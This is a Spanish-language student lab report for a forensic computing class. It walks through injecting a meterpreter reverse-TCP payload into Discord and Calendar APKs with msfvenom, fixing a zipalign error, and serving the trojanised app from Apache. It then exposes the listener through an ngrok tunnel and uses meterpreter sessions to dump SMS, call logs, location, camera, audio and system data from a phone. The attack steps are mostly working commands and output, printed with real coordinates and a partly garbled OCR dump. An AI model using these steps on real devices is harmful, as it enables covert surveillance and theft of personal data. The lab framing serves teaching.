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INSERCIÓN DE UN EXPLOIT-PAYLOAD EN UNA APK

ANÁLISIS FORENSE INFORMÁTICO

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A tener en cuenta:

- En cada apartado debe utilizar una APK diferente.
- En los 2 casos mande la APK a VirusTotal.
- Descargue una APK "conocida" y aplique las técnicas vistas en clase con APKTOOL. Lance metasploit y consiga datos sensibles del smartphone, así como capturas de la pantalla del usuario.

Descarga de la APK.

En mi caso voy a usar una APK de discord.

```
(root@ kali)-[/home/kali/Desktop]
# ls discord*
discord-224-18-stable.apk
```

Creación fallida del payload.

```
-x discord-224-18-stable.apk -p android/meterpreter/rev
erse_tcp LHOST=192.168.1.147 LPORT=4444 > discordFake.apk
Using APK template: discord-224-18-stable.apk
[-] No platform was selected, choosing Msf::Module::Platform::Androi
[-] No platform was selected, choosing Msf::Module::Platform::Androi
d from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.discord.lfxuo
[*] Loading /tmp/d20240421-9709-j8j65r/original/smali/com/discord/MainApplication.
smali and injecting payload...
[*] Poisoning the manifest with meterpreter permissions...
  [\star] Poisoning the manifest with meterpreter permissions..
 [*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
* Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATIO
 [*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.NRTI_CONTACTS //
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTER
Y_OPTIMIZATIONS"/>
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"</pre>
 [*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
[*] Adding <uses-permission android:name="android.permission.wRITE_CALL_LOG"/>
[*] Rebuilding apk with meterpreter injection as /tmp/d20240421-9709-j8j65r/output
.apk
[*] Aligning /tmp/d20240421-9709-j8j65r/output.apk
[-] zinalign: symbol lookup error: zinalign: undefined symbol: _ZN11zip_archive6WriterD2Ev
Error: Unable to align apk with zipalign.
                            i)-[/home/kali/Desktop
        П
                                                                                                                     ERROR
```

Como podemos observar nos ha saltado un error.

Solución al error de la creación del payload.

Vamos a solucionar yendo a /etc/apt y añadiendo una línea y comentando la que ya viene al archivo sources.list.

```
# See http://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
#Leb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware
deb http://ftp.es.debian.org/debian buster main

# Additional line for source packages
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware
```

Usaremos el siguiente comando para eliminar completamente zipalign junto con sus archivos de configuración.

```
(root@kali)-[/etc/apt]
apt --purge remove zipalign
```

Y después volveremos a instalar.

```
(root⊗ kali)-[/etc/apt]

# zipalign
Command 'zipalign' not found, but can be installed with:
apt install zipalign
Do you want to install it? (N/y)y
apt install zipalign
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Hacemos un update.

Antes de hacer el update quitaremos la almohadilla.

```
File Actions Edit View Help

GNU nano 7.2

# See https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
Geb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware
deb http://ftp.es.debian.org/debian buster main

# Additional line for source packages
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware
```

```
(root@kali)-[/etc/apt]
wapt update
Get:1 http://ftp.es.debian.org/debian buster InRelease [122 kB]
Get:2 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Packages [19.3 MB]
Get:4 http://ftp.es.debian.org/debian buster/main amd64 Packages [7,909 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.8 MB]
Get:6 http://ftp.es.debian.org/debian buster/main Translation-en [5,969 kB]
38% [3 Packages store 0 B] [5 Contents-amd64 6,585 kB/45.8 MB 14%] [6 Translation-en 0 B/5,969 kB 0%]
```


Zipalign ya funciona.


Volvemos a la creación del payload.

```
)=[/home/kali/Desktop
    msfvenom -x discord-224-18-stable.apk -p android/meterpreter/reverse_tcp LHOST=192.168.1.147 LPORT=
4444 > discordFake.apk
Using APK template: discord-224-18-stable.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload [*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.discord.svocr
[*] Loading /tmp/d20240421-19496-l0qtqi/original/smali/com/discord/MainApplication.smali and injecting
payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
[*] Rebuilding apk with meterpreter injection as /tmp/d20240421-19496-l0qtqi/output.apk
    Aligning /tmp/d20240421-19496-l0qtqi/output.apk
[*] Signing /tmp/d20240421-19496-l0qtqi/aligned.apk with apksigner
Payload size: 283670442 bytes
```


Pasando payload al teléfono.


Para pasarlo al móvil voy a hacer con mi servidor Apache.






Instalación de la APK.





Análisis de APK en VirusTotal.





Como hemos podido observar anteriormente Android al instalar la APK no detecta nada malicioso, sin embargo virustotal sí.

Abriendo sesión en metasploit.

Ahora vamos a metasploit para poder acceder a una sesión meterpreter.

En cuanto abrimos la APK en el móvil nos entra en la sesión.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.147:4444

[*] Sending stage (71398 bytes) to 192.168.1.60

[*] Meterpreter session 1 opened (192.168.1.147:4444 → 192.168.1.60:38698) at 2024-04-21 17:37:56 +020

meterpreter > ■
```

Recopilación de información del teléfono.

Lista de apps instaladas.

```
Name Package Running IsSystem

ANT HAL Service com. dsi.ant.server false true
Actualizador de aplicaciones del sistema com. xiami discover false true
Administrador de redes com. google. android. networkstack false true
Administrador de redes com. xiami misettings false true
Ajustes com. android. unisettings false true
Ajustes com. android. celtbornes false true
Almacenamiento de configuraci+on com. android. providers. settings false true
Almacenamiento de configuraci+on com. android. providers. settings false true
Almacenamiento de mesajes y tel+ofon com. android. providers. contacts false true
Almacenamiento de nontactos com. android. providers. contacts false true
Almacenamiento de montactos com. android. providers. contacts false true
Almacenamiento de montactos com. android. providers. contacts false true
Almacenamiento de montactos com. android. providers. blockednumber false true
```

Todos los demás comandos me dan error.

```
<u>msf6</u> exploit(
 [*] Started reverse TCP handler on 192.168.1.147:4444
[*] Sending stage (71398 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.147:4444 → 192.168.1.60:38916) at 2024-04-21 18:36:34 +0200
meterpreter > dump_sms
t-] android_dump_sms: Operation failed: 1
meterpreter > dump_calllog: Operation failed: 1
meterpreter > geolocate
t-] android_geolocate: Operation failed: 1
meterpreter > record mic_sd_20
Computer : localhost

OS : Android 11 - Linux 4.9.227-perf-g5de92d1 (aarch64)

Architecture : aarch64

System Language : es_ES

Meternreter
Meterpreter : dalvik/android

meterpreter > dump_sms

[-] android_dump_sms: Operation failed: 1
meterpreter > check_root
[*] Device is not rooted
 <u>meterpreter</u> > webcam_snap
 [*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > webcam_stream
[*] Starting ...
[*] Preparing player ...
[*] Opening player at: /home/kali/EPKCyVMv.html
[*] Streaming ...
l-1 stdapi_webcam_start: Operation failed: 1
meterpreter > shell
       Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <va
meterpreter > dump_sms
       Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> -- timeout <va
meterpreter > dump_sms
^C[-] dump_sms: Interrupted
meterpreter > exit
 [*] Shutting down session: 1
```

Segundo intento de recopilación de información.

Tras pelearme un poco me di cuenta que hice la creación del payload mal, me faltaba la R final en el comando.

```
(kali@ kali)-[~/Desktop]
$ msfvenom ~x discord-224-18-stable.apk -p android/meterpreter/reverse_tcp LHOST=192.168.1.147 LPORT=4444 R discord_modif.apk
Using APK template: discord-224-18-stable.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
```

Parece ser que ese no era el fallo, ya que me sigue dando todo error.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.147:4444

[*] Sending stage (71398 bytes) to 192.168.1.60


[*] Meterpreter session 1 opened (192.168.1.147:4444 → 192.168.1.60:40580) at 2024-04-22 09:31:01 +0200

meterpreter > dump_sms

[-] android_dump_sms: Operation failed: 1
meterpreter > dump_calllog
[-] android_dump_calllog: Operation failed: 1
meterpreter >
```

He probado con apk de Ipasen y con la de Twitch y tampoco he podido. Pasa exactamente lo mismo.

2. Añada una dirección estable con ngrok y realice la misma operativa Configuración ngrok.




```
ngrok
Session Status
                               online
                               Eric (Plan: Free)
Account
Version
                               3.8.0
Region
                               Europe (eu)
Latency
Web Interface
                               http://127.0.0.1:4040
                               tcp://0.tcp.eu.ngrok.io:13106 → localhost:4444
Forwarding
Connections
                               ttl
                                                        rt5
                                                                 p50
                                                                         p90
                                       opn
                                                rt1
                                                0.00
                                                        0.00
                                                                 0.00
                                                                         0.00
```

Creación del payload.

Vamos a usar la APK de Calendar.


```
-(kali@kali)-[~/Downloads]
 -$ msfvenom -x calendar-1-0.apk -p android/meterpreter/reverse_tcp LHOST=0.tcp.eu.ngrok.io LPORT=13106
R > caledar_modif.apk
Using APK template: calendar-1-0.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.calendarappers.ntiaw
[*] Loading /tmp/d20240422-123815-6qaoab/original/smali/deioq/xAFHN.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
*] Adding <uses-permission android:name="android.permission.CAMERA"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
   Adding <uses-permission android:name="android.permission.READ_SMS"/
   Adding <uses-permission android:name="android.permission.READ_CONTACTS"/>
   Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
   Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
   Rebuilding apk with meterpreter injection as /tmp/d20240422-123815-6qaoab/output.apk
[*] Aligning /tmp/d20240422-123815-6qaoab/output.apk
[*] Signing /tmp/d20240422-123815-6qaoab/aligned.apk with apksigner
Payload size: 8601805 bytes
```


Instalación de la APK en el teléfono móvil.




Podemos observar cómo se nos ha abierto la sesión una vez hemos abierto la aplicación. En mi caso sigo conectado a la misma red que Kali, ya que mi teléfono móvil no tiene tarjeta SIM, asi que no puedo desconectarlo del wifi.

Subida de APK a VirusTotal.





Sesión de meterpreter.



Dump de los SMS.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/hamdler) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1

[s] Started reverse 1stenore indaddress?

[s] Started reverse 1stenore indaddress?

[s] Started reverse CF handler on 127.0.0.1:4444

[s] Sending stage (71398 bytes) to 127.0.0.1

[s] Meterpreter session 1 opened (127.0.0.1:4444 \rightarrow 127.0.0.1:34892) at address loop of 22 13:43:02 +0200

meterpreter > dump_sms

[s] Fetching 768 sms messages

[s] SMS messages saved to: sms_dump_20240422134315.txt

meterpreter > limital_catalyst.bpt

install_catalyst.bpt

[s] Sending satistic (arch64)

Oate: 202-0-0-22 13:43:15.886032309 a288

OS Menored 11 - Linex 4.9.227-perf-g5de92d1 (aarch64)

Oate: 202-0-0-22 13:43:15.886032309 a288

OS Menored 11 - Linex 4.9.227-perf-g5de92d1 (aarch64)

Oate: 202-0-0-22 13:43:15.886032309 a288

OS Menored 11 - Linex 4.9.227-perf-g5de92d1 (aarch64)

Oate: 202-0-0-22 13:43:15.886032309 a288

Os Menored 11 - Linex 4.9.227-perf-g5de92d1 (aarch64)

Oate: 202-1-0-22 13:43:15.886032309 a288

Oate: 202-1-2-23 13:23:15.886032309 a288

Oate: 202-1-2-29 13:43:15.886032309 a288

Oate: 202-1-2-29 13:43:15.886032309 a288

Oate: 202-1-2-29 13:43:15.886032309 a288


Oate: 202-1-2-29 13:43:15.886032309 a288

Oate: 202-1-2-29 13:43:15.88603209 a288

Oate: 202-1-2-29 13:43:15.886032309 a288

Oate: 202-1-2-29 13:43:
```

Dump de las llamadas.




Geolocalización.


```
meterpreter > geolocate
[*] Current Location:
        Latitude: 37.6607221
        Longitude: -5.5208782

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=
37.6607221,-5.5208782&sensor=true
```

Foto hecha con la cámara del móvil.



Grabación de audio.



Información del sistema.

```
meterpreter > sysinfo
Computer : localhost
OS : Android 11 - Linux 4.9.227-perf-g5de92d1 (aarch64)
Architecture : aarch64
System Language : es_ES
Meterpreter _ : dalvik/android
```

Screenshare.

Se me ha quedado pillado Kali al poner el comando.

